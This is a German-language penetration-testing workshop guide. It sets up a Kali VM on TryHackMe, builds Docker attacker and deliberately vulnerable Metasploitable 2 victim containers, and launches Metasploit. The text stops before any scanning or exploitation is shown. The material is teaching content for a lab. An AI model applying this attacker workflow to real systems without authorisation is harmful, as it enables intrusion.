

# Metasploitable 2 - Workshop


In diesem Guide wird gezeigt, wie man in einer virtuellen Kali-Maschine nmap und Metasploit benutzt um einen Linux-Host zu scannen und anschließend zu hacken - das heißt, sich ausgehend von einem "Attacker"-Computer Zugriff zu einer Shell auf einem "Victim"-Computer zu verschaffen.

Für die Umgebung verwende ich ein Docker-Image von "Metasploitable 2" innerhalb einer virtuellen Kali Linux- Maschine von TryHackMe.

---


## Einrichtung - Schritte

<https://tryhackme.com> öffnen und einen Account erstellen, falls noch nicht vorhanden.




The screenshot shows a web browser window with the TryHackMe homepage. A green button labeled "Join Now" is highlighted with a red box. Below the browser window, a larger screenshot shows the "Sign up" form. The "Join Now" button from the previous screenshot is also highlighted with a red box. The sign-up form includes fields for "Username" (containing "IhrUsername"), "Email" (containing "mrmf@mrmf.com"), and "Password" (containing a masked password). A message below the password field says "Very strong password!". There is a reCAPTCHA checkbox labeled "Ich bin kein Roboter." followed by a reCAPTCHA logo and the text "reCAPTCHA". At the bottom of the form is a "Signup" button, which is also highlighted with a red box.


Sie sollen dann angeben wie viel Erfahrung Sie beim Thema Penetrationstesten haben:



Und anschließend einen Learning Path auswählen. Wählen Sie einen beliebigen:



Als nächstes öffnen Sie bitte Ihr Profil:



The screenshot shows the TryHackMe Learning Paths interface. At the top, there's a navigation bar with icons for files, books, trophies, and more. To the right of the navigation are three small circular icons: a green one with a number '0', a red one with a bell, and a blue one with a user icon. A red box highlights the user icon. A dropdown menu appears from this icon, containing the following options: Profile (highlighted with a red box), Badges, My Rooms, Access, Give Feedback, and Logout.


**Cyber Defense**

The Cyber Defense path aims to give a broad understanding of the different areas necessary to detect and respond to threats. This path will be looking at the following topics:

- Getting Started
- Threat and Vulnerability Management

<https://tryhackme.com/profile>


Und tragen Sie unter "Redeem" den Voucher-Code ein den Sie bekommen haben:



The screenshot shows the TryHackMe 'Your Profile' page. At the top, there's a profile icon, the text 'Your Profile', and a 'Public Profile' button. Below this, there are tabs for General, Teams, About you, and Other. The General tab is selected. The main area contains fields for Full Name, Username (set to 'IhrUsername'), and Email (set to 'mrrmfmrdf@mailinator.com'). There's a 'Save Changes' button. Below this, there's a 'Subscribe' section with 'Why Subscribe?' and 'Redeem' buttons. The 'Redeem' button is highlighted with a red box. Below it is a text input field labeled 'Enter Voucher...' which is also highlighted with a red box. The text 'Have a voucher? Redeem it here!' is displayed above the input field.

TryHackMe ist eine Lernplattform für Cybersecurity-Interessierte. Man hat verschiedene Learning-Paths und Räume zur Verfügung um anhand von praktischen Beispielen Hacking-Übungen sowie verwandte Übungen durchzuführen.

Sehen Sie sich bitte als nächstes das Tutorial unter <https://tryhackme.com/room/tutorial> an.





## Docker und Metasploitable 2


Als nächstes öffnen Sie bitte den folgenden Raum:

<https://tryhackme.com/room/metasploitintro#>

Mit dem Premium-Account haben Sie Zugriff auf eine Kali-Linux Maschine. Wählen Sie diese bitte aus dem Dropdown rechts oben aus, und starten Sie sie.



Es dauert etwa zwei Minuten, bis die Maschine verfügbar ist. Maximieren Sie das Fenster, die Anleitung auf der linken Seite wird für die folgenden Aktivitäten nicht benötigt:



Nun folgt die Docker-Installation. Docker ist eine Software-Plattform mit der man Software mit minimalem Aufwand in Form sogenannter "Container" installieren und laufen lassen kann. Das werden Sie hier dazu benutzen um die Victim- und Attacker-Maschinen zu laden.

Öffnen Sie hierzu ein Terminal durch Klick auf das Terminal-Symbol links oben, wie hier dargestellt, und geben Sie den folgenden Befehl ein um zunächst die Installations-Quellen zu aktualisieren und Docker.io zu installieren, bestätigen Sie danach mit "Y" und Eingabe:

*apt-get update*

*sudo apt install docker.io*

```
root@kali:~# apt-get update 2.
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [213 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Fetched 18.7 MB in 2s (9,376 kB/s)
Reading package lists... Done
root@kali:~# sudo apt install docker.io 3.
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
cgroupfs-mount containerd criu docker.io libfcgi0ldbl libidn12 libintl-perl
libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl libnftables1 libns1-dev
libs12 libperl5.34 libpod-parser-perl libproc-processtable-perl
libsort-naturally-perl libtirpc-dev needrestart perl-modules-5.34 rpcsvc-proto runc
tiny
The following packages will be upgraded:
libalgorithm-diff-xs-perl libc-bin libc-dev-bin libc-l10n libc6 libc6-dev
libc6-i386 libclone-perl libcrypt-ssleay-perl libdbd-mysql-perl libdbi-perl
libfcgi-perl libfile-fcntllock-perl libgmp-dev libgmp10 libgmpxx4ldbl libgnutls30
libhtml-parser-perl libhttp-dav-perl liblocale-gettext-perl
libmath-random-isaac-xs-perl libnet-dbus-perl libnet-dns-sec-perl
libnet-libidn-perl libnet-ssleay-perl libnettle8 libnftnl11 libsocket6-perl
libterm-readkey-perl libtext-charwidth-perl libtext-iconv-perl libtirpc-common
libtirpc3 libxml-parser-perl locales perl perl-base
37 upgraded, 23 newly installed, 0 to remove and 1910 not upgraded.
Need to get 93.8 MB of archives.
After this operation, 307 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y 4.
```

Die Installation sollte nicht länger als eine Minute dauern. Sie werden zwischendurch aufgefordert 'q' zum Bestätigen einzugeben.

Danach klonen Sie ein Github-Repository durch den nachfolgenden Befehl, welches die benötigten Referenzen auf die Docker-Container enthält:

*git clone <https://github.com/fvvsantana/metasploitPlayground>*

```
root@kali:~# git clone https://github.com/fvvsantana/metasploitPlayground
Cloning into 'metasploitPlayground'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 4), reused 12 (delta 0), pack-reused 0
Unpacking objects: 100% (18/18), 149.62 KiB | 1.42 MiB/s, done.
root@kali:~# 3.
```

Führen Sie folgende Befehle aus um die Docker-Container zu erstellen:

```
cd metasploitPlayground  
cd attacker  
docker build -t "attacker".
```

The screenshot shows a terminal window titled 'Shell No.1' running on a Kali Linux desktop environment. The user has cloned the 'metasploitPlayground' repository and navigated to the 'attacker' directory. The terminal output is as follows:

```
root@kali:~# git clone https://github.com/fvvsantana/metasploitPlayground  
Cloning into 'metasploitPlayground' ...  
remote: Enumerating objects: 18, done.  
remote: Counting objects: 100% (18/18), done.  
remote: Compressing objects: 100% (16/16), done.  
remote: Total 18 (delta 4), reused 12 (delta 0), pack-reused 0  
Unpacking objects: 100% (18/18). 149.62 KiB | 1.42 MiB/s. done.  
root@kali:~# cd metasploitPlayground  
root@kali:~/metasploitPlayground# cd attacker  
root@kali:~/metasploitPlayground/attacker# docker build -t "attacker" .
```

Docker wird dann den entsprechenden Container der Angreifer-/Attacker-Maschine automatisch herunterladen und 'builden'.

```
Successfully built 5192cdb79b98  
Successfully tagged attacker:latest  
root@kali:~/metasploitPlayground/attacker#
```

Danach machen Sie das gleiche für die Victim-Maschine:

```
cd ..  
cd victim  
docker build -t "victim".
```

The screenshot shows a terminal window titled 'Shell No.1' running on a Kali Linux desktop environment. The user has navigated to the 'victim' directory and run the Docker build command. The terminal output is as follows:

```
root@kali:~/metasploitPlayground/attacker# cd ..  
root@kali:~/metasploitPlayground# cd victim  
root@kali:~/metasploitPlayground/victim# docker build -t "victim" .  
Sending build context to Docker daemon 2.048KB  
Step 1/2 : FROM tleemcjr/metasploitable2:latest  
latest: Pulling from tleemcjr/metasploitable2  
7aae18c98c59: Downloading 49.35MB/595.5MB  
da9129f8f7ad: Download complete  
b1494b474174: Download complete  
84da87a98ea3: Download complete  
47fb2fc8d8445: Downloading 31.96kB/3.163MB  
8b6e3bfdb228: Download complete  
36d703894057: Waiting  
43cf3a9e2a40: Waiting
```

Starten Sie dann die Victim-Maschine mit dem Befehl:

```
docker run -it --volume=/tmp/victim:/data victim:latest
```


```
Successfully built 87281bfff121f
Successfully tagged victim:latest
root@kali:~/metasploitPlayground/victim# docker run -it --volume=/tmp/victim:/data victim:latest

 * Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 1
72.17.0.2 for ServerName
httpd (pid 39) already running

 * Starting deferred execution scheduler atd
 * Starting periodic command scheduler crond
Starting distccd
 * Starting MySQL database server mysqld
 * Checking for corrupt, not cleanly closed and upgrade needing tables.
 * Configuring network interfaces ...
 * Starting portmap daemon...
 * Starting Postfix Mail Transport Agent postfix
 * Starting PostgreSQL 8.3 database server
```

Und öffnen Sie ein neues, zweites Terminal, und starten dort gleichermaßen die Attacker-/Angreifer-Maschine mit dem Befehl:

```
docker run -it attacker:latest
```



Lassen Sie beide Terminals offen. Wenn Sie die versehentlich schließen, müssen Sie den jeweiligen Container mit dem gleichen Befehl (docker run ...) neu starten.

# Hacking mit nmap und Metasploit

- Starten Sie Metasploit - im Attacker-Terminal - mit dem folgenden Befehl:  
`./msfconsole -r docker/msfconsole.rc -y config/database.yml`

```
Shell No.1

File Actions Edit View Help

root@kali:~/metasploit-framework/gadgets# docker run -it attacker:latest
bash-5.0# ./msfconsole -r docker/msfconsole.rc -y config/database.yml
[!] The following modules could not be loaded: ...
[!] /usr/src/metasploit-framework/modules/auxiliary/gather/office365userenum.py
[!] Please see /root/.msf4/logs/framework.log for details.

Burpsuite      .;lx00KXXXK00xL;.
               ,o0WMMMMMMMMMMMMMMMMMMMMKd,
               ' xNMMMMMMMMMMMMMMMMMMMMMMMWx,
               : KMMMMMMMMMMMMMMMMMMMMMMMMMMMK :
               . KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX ,
               \WMMMMMMMMMMMMMXd: ..      .. ;dKMMMMMMMMMMMMMo
               xMMMMMMMMMMMWd.          .oNMMMMMMMMMMMK
               oMMMMMMMMMMx.           dMMMMMMMMMMMMx
               .WMMMMMMMMMM:          :MMMMMMMMMM,
               xMMMMMMMMMMMo         _LMMMMMMMMMMO
               NMMMMMMMMMW           ,cccccoMMMMMMMMMW\cccccc;
               MMNNNNNNNNMMX          ;KMMMMMMMMMMMMMMMMMMX:
               NMNNNNNNNNMW           ;KMMMMMMMMMMMMMMMMMMX:
               NMNNNNNNNNM.           ;KMMMMMMMMMMMMMMMMX:
               .....                  .....
```

Der Befehl startet Metasploit mit einer Datenbank in der Metasploit alle Ergebnisse der Scans und Exploits automatisch zwischenspeichert.

